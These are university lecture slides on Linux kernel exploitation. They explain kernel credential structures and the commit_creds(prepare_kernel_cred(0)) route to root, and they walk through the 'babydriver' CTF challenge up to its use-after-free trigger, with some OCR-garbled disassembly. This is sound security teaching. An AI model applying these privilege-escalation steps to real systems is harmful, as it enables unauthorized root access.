


CSC 590 ARM Architecture and Security

Kernel Exploitation

Dr. Si Chen (schen@wcupa.edu)




What's a Kernel?

Low Level code with **two major responsibilities**

1. Interact with and control hardware components
2. Provide an **Environment** in which **Applications** can run

The Kernel is the core of the operating system

Introduction



The kernel is also a **program** that:

- Manages the data I/O requirements issued by the software
- Escaping these requirements into instructions
- Handing them over to the CPU

Kernel Exploitation Strategy

1. Find **vulnerability** in kernel code
2. Manipulate it to gain **code execution**
3. Elevate our process's **privilege level**
4. **Survive** the “trip” back to userland
5. Enjoy our **root** privileges

Kernel Exploitation Strategy

The most common place to find vulnerabilities is inside of **Loadable Kernel Modules** (LKMs).

LKMs are like **executables** that run in Kernel Space.


A few common uses are listed below:

- > Device Drivers
- > Filesystem Drivers
- > Networking Drivers
- > Executable Interpreters
- > Kernel Extensions
- > (rootkits :P)

Kernel Exploitation Strategy

LKMs are just binary blobs like your familiar **ELF's**, **EXE's** and **MACH-O's**. (On Linux, they even use the ELF format)

You can drop them into GDB and reverse-engineer them like you're used to already.



Kernel Exploitation Strategy

There's a few useful commands that deal with LKMs on Linux.

<code>insmod</code>	--->	Insert a module into the running kernel
<code>rmmod</code>	--->	Remove a module from the running kernel
<code>lsmod</code>	--->	List currently loaded modules

A general familiarity with these is helpful

Traditional UNIX credentials.

- Real User ID
- Real Group ID

```
→ give_to_player ls -l
total 19216
-rwxrwxr-x 1 schen schen      202 May  9 2019 boot.sh
-rw-rw-r-- 1 schen schen 4127776 May  9 2019 bzImage
-rwxrwxr-x 1 schen schen  898440 Nov 18 01:43 exp
-rwxrwxr-x 1 schen schen  897912 Nov 18 01:33 exp0
-rw-rw-r-- 1 schen schen    722 Nov 18 01:33 exp0.c
-rw-rw-r-- 1 schen schen   1979 Nov 18 01:27 exp1.c
-rwxrwxr-x 1 schen schen  902704 Nov 18 01:28 exp2
-rw-rw-r-- 1 schen schen   2061 Nov 18 01:28 exp2.c
-rwxrwxr-x 1 schen schen  898584 Nov 18 01:29 exp3
-rw-rw-r-- 1 schen schen   1072 Nov 18 01:29 exp3.c
drwxrwxr-x 12 schen schen   4096 Nov 18 01:35 fs
-rw-rw-r-- 1 schen schen 11913216 Nov 18 01:43 initramfs.img
→ give_to_player id
uid=1000(schen) gid=1000(schen) groups=1000(schen),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare),450(hmacc)
```

PID	USER	PRI	NI	VIRT	RES	SHR	S	CPU%	MEM%	TIME+	Command
31380	schen	20	0	26568	4872	3328	R	0.7	0.0	0:00.24	htop
458	root	20	0	38232	3148	2752	S	0.7	0.0	3h56:48	@sbin/plymouthd --mode=boot --pid-file=/run/plymouth/pid --attach-to-ses
1186	gdm	20	0	665M	37460	18068	S	0.7	0.2	3h38:32	/usr/lib/gnome-settings-daemon/gsd-color
1	root	20	0	220M	9780	6884	S	0.0	0.1	38:28.36	/lib/systemd/systemd --system --deserialize 28
379	root	20	0	29856	1228	1080	S	0.0	0.0	0:00.00	/sbin/ureadahead -q
801	root	20	0	424M	9304	7884	S	0.0	0.1	0:00.00	/usr/sbin/ModemManager --filter-policy=strict
804	root	20	0	424M	9304	7884	S	0.0	0.1	0:01.04	/usr/sbin/ModemManager --filter-policy=strict
791	root	20	0	424M	9304	7884	S	0.0	0.1	0:01.37	/usr/sbin/ModemManager --filter-policy=strict
796	messagebu	20	0	143M	11200	8240	S	0.0	0.1	0:36.43	/usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --
941	root	20	0	165M	16960	9092	S	0.0	0.1	0:00.00	/usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
805	root	20	0	165M	16960	9092	S	0.0	0.1	0:00.04	/usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
814	root	20	0	107M	3516	3180	S	0.0	0.0	0:00.00	/usr/sbin/irqbalance --foreground
806	root	20	0	107M	3516	3180	S	0.0	0.0	8:53.03	/usr/sbin/irqbalance --foreground
824	root	20	0	497M	12432	10104	S	0.0	0.1	0:00.00	/usr/lib/udisks2/udisksd
828	root	20	0	497M	12432	10104	S	0.0	0.1	0:00.78	/usr/lib/udisks2/udisksd
899	root	20	0	497M	12432	10104	S	0.0	0.1	0:00.00	/usr/lib/udisks2/udisksd
909	root	20	0	497M	12432	10104	S	0.0	0.1	0:00.00	/usr/lib/udisks2/udisksd
807	root	20	0	497M	12432	10104	S	0.0	0.1	0:05.08	/usr/lib/udisks2/udisksd
1106	syslog	20	0	347M	9980	7716	S	0.0	0.1	4:17.49	/usr/sbin/rsyslogd -n
1107	syslog	20	0	347M	9980	7716	S	0.0	0.1	0:00.01	/usr/sbin/rsyslogd -n
1108	syslog	20	0	347M	9980	7716	S	0.0	0.1	3:59.20	/usr/sbin/rsyslogd -n
808	syslog	20	0	347M	9980	7716	S	0.0	0.1	8:17.01	/usr/sbin/rsyslogd -n
809	root	20	0	62804	6304	5120	S	0.0	0.0	0:14.41	/lib/systemd/systemd-logind
816	root	20	0	387M	13876	11588	S	0.0	0.1	7:44.00	/usr/lib/accounts-service/accounts-daemon

Elevate Privileges

The Kernel manages running processes

The Kernel keeps track of permissions

```
51  #ifndef __ASSEMBLY__
52  struct task_struct;
53  #include <asm/cpufeature.h>
54  #include <linux/atomic.h>
55
56  struct thread_info {
57      unsigned long    flags;           /* low level flags */
58      unsigned long    syscall_work;    /* SYSCALL_WORK_ flags */
59      u32               status;         /* thread synchronous flags */
60  #ifdef CONFIG_SMP
61      u32               cpu;           /* current CPU */
62  #endif
63  };
```

Threads in Linux are treated as processes that just happen to share some resources. Each thread has its own **thread_info** and its own **task_struct**.

Elevate Privileges

The Kernel manages running processes

The Kernel keeps track of permissions

Inside task_struct

```
1020
1029     /* Process credentials: */
1030
1031     /* Tracer's credentials at attach: */
1032     const struct cred __rcu      *ptracer_cred;
1033
1034     /* Objective and real subjective task credentials (COW): */
1035     const struct cred __rcu      *real_cred;
1036
1037     /* Effective (overridable) subjective task credentials (COW): */
1038     const struct cred __rcu      *cred;
1039
1040     #ifdef CONFIG_KEYS
1041     /* Cached requested key. */
1042     struct key                    *cached_requested_key;
1043     #endif
1044
```

Elevate Privileges

Remember: **The Kernel** manages running processes

Therefore: **The Kernel** keeps track of permissions

```
1 struct cred {
2     atomic_t    usage;
3     #ifdef CONFIG_DEBUG_CREDENTIALS
4     atomic_t    subscribers; /* number of processes subscribed */
5     void        *put_addr;
6     unsigned    magic;
7     #define CRED_MAGIC    0x43736564
8     #define CRED_MAGIC_DEAD    0x44656144
9     #endif
10    kuid_t      uid; /* real UID of the task */
11    kgid_t      gid; /* real GID of the task */
12    kuid_t      suid; /* saved UID of the task */
13    kgid_t      sgid; /* saved GID of the task */
14    kuid_t      euid; /* effective UID of the task */
15    kgid_t      egid; /* effective GID of the task */
16    kuid_t      fsuid; /* UID for VFS ops */
17    kgid_t      fsgid; /* GID for VFS ops */
18    unsigned    securebits; /* SUID-less security management */
19    kernel_cap_t cap_inheritable; /* caps our children can inherit */
20    kernel_cap_t cap_permitted; /* caps we're permitted */
21    kernel_cap_t cap_effective; /* caps we can actually use */
22    kernel_cap_t cap_bset; /* capability bounding set */
23    kernel_cap_t cap_ambient; /* Ambient capability set */
24    #ifdef CONFIG_KEYS
25    unsigned char jit_keyring; /* default keyring to attach requested
26                               * keys to */
27    struct key __rcu *session_keyring; /* keyring inherited over fork */
28    struct key *process_keyring; /* keyring private to this process */
29    struct key *thread_keyring; /* keyring private to this thread */
30    struct key *request_key_auth; /* assumed request_key authority */
31    #endif
32    #ifdef CONFIG_SECURITY
33    void        *security; /* subjective LSM security */
34    #endif
35    struct user_struct *user; /* real user ID subscription */
36    struct user_namespace *user_ns; /* user_ns the caps and keyrings are relative to. */
37    struct group_info *group_info; /* supplementary groups for euid/fsgid */
38    struct rcu_head rcu; /* RCU deletion hook */
39 } __randomize_layout;
```

Elevate Privileges

Conveniently, the Linux Kernel has two wrapper functions for updating process credentials and generating process credentials!

```
int commit_creds(struct cred *new) {  
    ...  
}
```

```
struct cred *prepare_kernel_cred(struct task_struct *daemon) {  
  
}
```

Elevate Privileges

Now we can map out what we need to do

```
commit_creds(prepare_kernel_cred(0));
```

We can find their addresses in **/proc/kallsyms**

```
/ $ cat /proc/kallsyms | grep commit_creds
```

```
ffffffff810a1420 T commit_creds
```

```
ffffffff81d88f60 R __ksymtab_commit_creds
```

```
ffffffff81da84d0 r __kcrctab_commit_creds
```

```
ffffffff81db948c r __kstrtab_commit_creds
```

```
/ $ cat /proc/kallsyms | grep prepare_kernel_cred
```

```
ffffffff810a1810 T prepare_kernel_cred
```

```
ffffffff81d91890 R __ksymtab_prepare_kernel_cred
```

```
ffffffff81dac968 r __kcrctab_prepare_kernel_cred
```

```
ffffffff81db9450 r __kstrtab_prepare_kernel_cred
```

Returning to UserSpace

Why bother returning to **Userspace**?

Most useful things we want to do are *much* easier from userland.

In KernelSpace, there's no easy way to:

- > Modify the filesystem
- > Create a new process
- > Create network connections

Returning to UserSpace

How does the kernel do it?

```
push    $SS_USER_VALUE
push    $USERLAND_STACK
push    $USERLAND_EFLAGS
push    $CS_USER_VALUE
push    $USERLAND_FUNCTION_ADDRESS
swapgs
iretq
```

This *will usually* get you out of “Kernel Mode” safely.

Returning to UserSpace

For exploitation, the easiest strategy is **highjacking** execution, and letting the kernel return by itself.

- > Function Pointer Overwrites
- > Syscall Table Highjacking
- > Use-After-Free

You need to be very careful about destroying Kernel state.

A **segfault probably means a **reboot**!**

Example: Babydriver

```
→ babydriver ls -l
total 13228
-rwxrwxr-x 1 schen schen    216 Jul  4 2017 boot.sh
-rw-rw-r-- 1 schen schen 7009392 Jun 16 2017 bzImage
-rw-rw-r-- 1 schen schen 6528512 Nov 18 01:09 rootfs.cpio
```

<https://github.com/ctf-wiki/ctf-challenges/tree/master/pwn/kernel>

Example: Babydriver

boot.sh

```
1 #!/bin/bash
2
3 qemu-system-x86_64 -initrd rootfs.cpio -kernel bzImage -append 'console=ttyS0 root=/dev/ram oops=panic panic=1' -enable-kvm -monitor /dev/null -m 64M --nographic -smp cores=1,threads=1 -cpu kvm64,+smep
```

rootfs.cpio

```
→ rootfs ls
bin  etc  home  init  lib  linuxrc  proc  rootfs.cpio  sbin  sys  tmp  usr
```

Example: Babydriver

rootfs.cpio

```
→ rootfs ls
bin  etc  home  init  lib  linuxrc  proc  rootfs.cpio  sbin  sys  tmp  usr
```

init

```
1 #!/bin/sh
2
3 mount -t proc none /proc
4 mount -t sysfs none /sys
5 mount -t devtmpfs devtmpfs /dev
6 chown root:root flag
7 chmod 400 flag
8 exec 0</dev/console
9 exec 1>/dev/console
10 exec 2>/dev/console
11
12 insmod /lib/modules/4.4.72/babydriver.ko
13 chmod 777 /dev/babydev
14 echo -e "\nBoot took $(cut -d' ' -f1 /proc/uptime) seconds\n"
15 setsid cttyhack setuidgid 1000 sh
16
17 umount /proc
18 umount /sys
19 poweroff -d 0 -f
```

Example: Babydriver

Analysis babydriver.ko



Ghidra is a free and open source reverse engineering tool developed by the National Security Agency. The binaries were released at RSA Conference in March 2019; the sources were published one month later on GitHub. Ghidra is seen by many security researchers as a competitor to IDA Pro and JEB Decompiler.

Example: Babydriver

CodeBrowser: babydriver/babydriver.ko

Program Trees

- babydriver.ko
 - .gnu.linkonce.this_module
 - .data
 - __versions
 - __mcount_loc
 - .modinfo
 - .rodata.str.1.1
 - .exit.text
 - .init.text
 - .text
 - .note.gnu.build-id
 - .strtab
 - .symtab
 - .shstrtab
 - .rela.debug_frame
 - .debug_frame
 - .comment

Symbol Tree

- Functions
 - __class_create
 - __fentry__
 - __kmalloc
 - __copy_from_user
 - __copy_to_user
 - alloc_chrdev_region
 - babyioctl**
 - babyopen
 - babyread
 - babyrelease
 - babywrite
 - cdev_add
 - cdev_del
 - cdev_init
 - class_destroy
 - cleanup_module
 - device_create
 - device_destroy
 - init_module
 - kfree

Filter:

Data Type ...

Data Types

- BuiltInTypes
- 9 babydriver.ko
- generic_clob_64

Filter:

Can not navigate to Label symbol: __key (not in-memory)

Listing: babydriver.ko

```
00100000 00000000 RET
00100001 00000000 77 00h
00100002 00000000 77 1Fh
00100003 00000000 77 44h D
00100004 00000000 77 00h
00100005 00000000 77 00h
00100006 00000000 77 66h f
00100007 00000000 77 2Eh .
00100008 00000000 77 00h
00100009 00000000 77 1Fh
0010000a 00000000 77 84h
0010000b 00000000 77 00h
0010000c 00000000 77 00h
0010000d 00000000 77 00h
0010000e 00000000 77 00h
0010000f 00000000 77 00h

*****
* FUNCTION
*****
undefined babyioctl()
AL1: <-RETURN>
XREF[2]: 00100440(*),
.debug_frame:00000070(*)
undefined __fentry__()

00100000 e8 7b 0f CALL __fentry__
00100005 55 00 PUSH RBP
00100006 81 fe 01 CMP ESI,0x10001
00100007 00 01 00 MOV RBP,RSP
00100008 48 89 e5 MOV RBP,RSP
0010000f 53 00 PUSH RBX
00100010 48 89 d3 MOV RBX,RDX
00100011 75 38 JNZ LAB_0010001d
00100012 48 0b 3d MOV RDI,qword ptr [babydev_struct] = ??
00100013 c4 0c 00 00 CALL kfree undefined kfree()
00100014 e8 4f 0f 00 MOV ESI,0x24000c0
00100015 b8 c0 00 00 MOV RDI,RBX
00100016 48 02 00 CALL __kmalloc undefined __kmalloc()
00100017 e8 92 0f 00 MOV RDI=>s_alloc_done_0010030e,s_alloc_done_0010030e = "alloc done\n"
00100018 00 00 00 MOV qword ptr [babydev_struct],RAX = ??
00100019 e8 03 10 00 MOV qword ptr [babydev_struct[R]],RBX = null
0010001a 48 89 1d MOV a5 0c 00 00 CALL printk undefined printk()
0010001b e8 50 0f 00 XOR EAX,EAX
0010001c 31 c0
0010001d 5b LAB_0010001a XREF[1]: 00100113(j)
0010001e 5d POP RBP
0010001f c3 RET
LAB_0010001d XREF[1]: 00100013(i)
```

Decompile: babyioctl - (babydriver.ko)

```
1
2 undefined8 babyioctl(undefined8 param_1,int param_2)
3
4 {
5     undefined8 uVar1;
6     undefined8 extraout_RDX;
7
8     __fentry__();
9     if (param_2 == 0x10001) {
10         kfree(babydev_struct->_0_0);
11         babydev_struct->_0_8 = __kmalloc(extraout_RDX,0x24000c0);
12         babydev_struct->_0_8 = extraout_RDX;
13         printk("alloc done\n");
14         uVar1 = 0;
15     }
16     else {
17         printk(SOAT_0010031a,extraout_RDX);
18         uVar1 = 0xfffffffffffffee;
19     }
20     return uVar1;
21 }
22
```

babyioctl()
babyopen()
babyread()
babyrelease()
babywrite()

Example: Babydriver

babyioctl()

babyopen()

babyread()

babyrelease()

babywrite()

```
1
2 undefined8 babyioctl(undefined8 param_1,int param_2)
3
4 {
5     undefined8 uVar1;
6     undefined8 extraout_RDX;
7
8     __fentry__();
9     if (param_2 == 0x10001) {
10         kfree(babydev_struct._0_8_);
11         babydev_struct._0_8_ = __kmalloc(extraout_RDX,0x24000c0);
12         babydev_struct._8_8_ = extraout_RDX;
13         printk("alloc done\n");
14         uVar1 = 0;
15     }
16     else {
17         printk(&DAT_0010031a,extraout_RDX);
18         uVar1 = 0xfffffffffffffeaf;
19     }
20     return uVar1;
21 }
22
```

Example: Babydriver

babyioctl()
babyopen()
babyread()
babyrelease()
babywrite()

```
3669 kmem_cache_alloc_trace(struct kmem_cache *cachep, gfp_t flags, size_t size)
3670 {
3671     void *ret;
3672
3673     ret = slab_alloc(cachep, flags, _RET_IP_);
3674
3675     kasan_kmalloc(cachep, ret, size, flags);
3676     trace_kmalloc(_RET_IP_, ret,
3677                  size, cachep->size, flags);
3678     return ret;
3679 }
```

Decompile: babyopen - (babydriver.ko)

```
1
2 /* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
3
4 undefined8 babyopen(void)
5
6 {
7     __fentry__();
8     babydev_struct._0_8_ = kmem_cache_alloc_trace(_DAT_001010a8, 0x24000c0, 0x40);
9     babydev_struct._8_8_ = 0x40;
10    printk("device open\n");
11    return 0;
12 }
13
```

size: 0x40

Example: Babydriver

The screenshot displays a debugger interface with three main panels. The top-left panel, 'Program Trees', shows a tree view of the 'babydriver.ko' module, with the 'bss' segment highlighted in a red box. The bottom-left panel, 'Symbol Tree', shows a list of functions, with 'babyopen' highlighted in a blue box. The right panel, 'Listing: babydriver.ko', shows the assembly code for the 'bss' segment. A red box highlights the 'babydev_struct' variable, which is a global variable. The text 'babydev_struct is a global variable!' is written in red over the highlighted area. The assembly code shows the 'bss' segment starting at address 00100d1a and ending at 00100d1d. The 'babydev_struct' variable is defined at address 00100d90 and is of type 'undefined1??'. The assembly code also shows the 'bss' segment containing several other variables, including 'babyrelease', 'babyopen', 'babyioctl', 'babywrite', and 'babyread'.

Program Trees

- babydriver.ko
 - bss**
 - .gnu.linkonce.this_module
 - .data
 - __versions
 - __mcount_loc
 - .modinfo
 - .rodata.str1.1
 - .exit.text
 - .init.text
 - .text
 - .note.gnu.build-id
 - .strtab
 - .symtab
 - .shstrtab
 - .rela.debug_frame
 - .debug_frame
 - .comment

Symbol Tree

- Functions
 - __class_create
 - __fentry__
 - __kmalloc
 - __copy_from_user
 - __copy_to_user
 - alloc_chrdev_region
 - babyioctl
 - babyopen**
 - babyread
 - babyrelease
 - babywrite
 - cdev_add
 - cdev_del
 - cdev_init
 - class_destroy
 - cleanup_module
 - device_create
 - device_destroy
 - init_module
 - kfree

Listing: babydriver.ko

*babydriver.ko

```
00100d1a ?? ??
00100d1b ?? ??
00100d1c ?? ??
00100d1d ?? ??
```

BSS [edit]

The **BSS** segment, also known as *uninitialized data*, is usually adjacent to the data segment. The **BSS** segment contains all global variables and static variables that are initialized to zero or do not have explicit initialization in source code. For instance, a variable defined as `static int i;` would be contained in the BSS segment.

```
00100d20 undefi... ??
00100d88 ?? ??
00100d89 ?? ??
00100d8a ?? ??
00100d8b ?? ??
00100d8c ?? ??
00100d8d ?? ??
00100d8e ?? ??
00100d8f ?? ??
```

babydev_struct is a global variable!

```
00100d90 undefi... ??
00100d90 undefined1?? [0] XREF[6]: babyrelease:00100036(R),
babyopen:00100086(W),
babyioctl:001000c5(R),
babyioctl:001000e5(W),
babywrite:00100125(R),
babyread:00100168(R),
babyopen:0010008d(W),
babyioctl:001000ec(W),
babywrite:00100131(R),
babyread:00100174(R)
```

XREF[6]: babyrelease:00100036(R),
babyopen:00100086(W),
babyioctl:001000c5(R),
babyioctl:001000e5(W),
babywrite:00100125(R),
babyread:00100168(R)

XREF[4]: babyopen:0010008d(W),
babyioctl:001000ec(W),
babywrite:00100131(R),
babyread:00100174(R)

Example: Babydriver

babyioctl()
babyopen()
babyread()
babyrelease()
babywrite()

```
3669 kmem_cache_alloc_trace(struct kmem_cache *cachep, gfp_t flags, size_t size)
3670 {
3671     void *ret;
3672
3673     ret = slab_alloc(cachep, flags, _RET_IP_);
3674
3675     kasan_kmalloc(cachep, ret, size, flags);
3676     trace_kmalloc(_RET_IP_, ret,
3677                 size, cachep->size, flags);
3678     return ret;
3679 }
```

Decompile: babyopen – (babydriver.ko)

```
1
2 /* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
3
4 undefined8 babyopen(void)
5
6 {
7     __fentry__();
8     babydev_struct._0_8_ = kmem_cache_alloc_trace(_DAT_001010a8, 0x24000c0, 0x40);
9     babydev_struct._8_8_ = 0x40;
10    printk("device open\n");
11    return 0;
12 }
13
```

size: 0x40

babyopen: Apply for a space of 0x40 bytes, the address is stored in the global variable `babydev_struct.device_buf`

```
fd1=open(/dev/babydev); → babyopen()  
fd2=open(/dev/babydev); → babyopen()  
close(fd1); → babyrelease()
```

1st: fd1=open(/dev/babydev); → babyopen();

babydev_struct (global)

babydev_struct.device_buf 0xffff1111
babydev_struct.device_buf_len 0x40

0xffff1111

0x40

fd1

2nd: fd2=open(/dev/babydev); → babyopen();

babydev_struct (global)

babydev_struct.device_buf 0xffff2222
babydev_struct.device_buf_len 0x40

0xffff1111

0x40


0xffff2222

0x40

fd1

fd2

`close(fd1); → babyrelease();`



The second chunk get free'd

But the pointer to that memory (`babydev_struct.device_buf`) still exist.

`ioctl(fd1, 0x10001, 0xa8);` → `babyioctl()`
 → `kfree(babydev_struct.device_buf)` → `kfree(0xffff2222)`

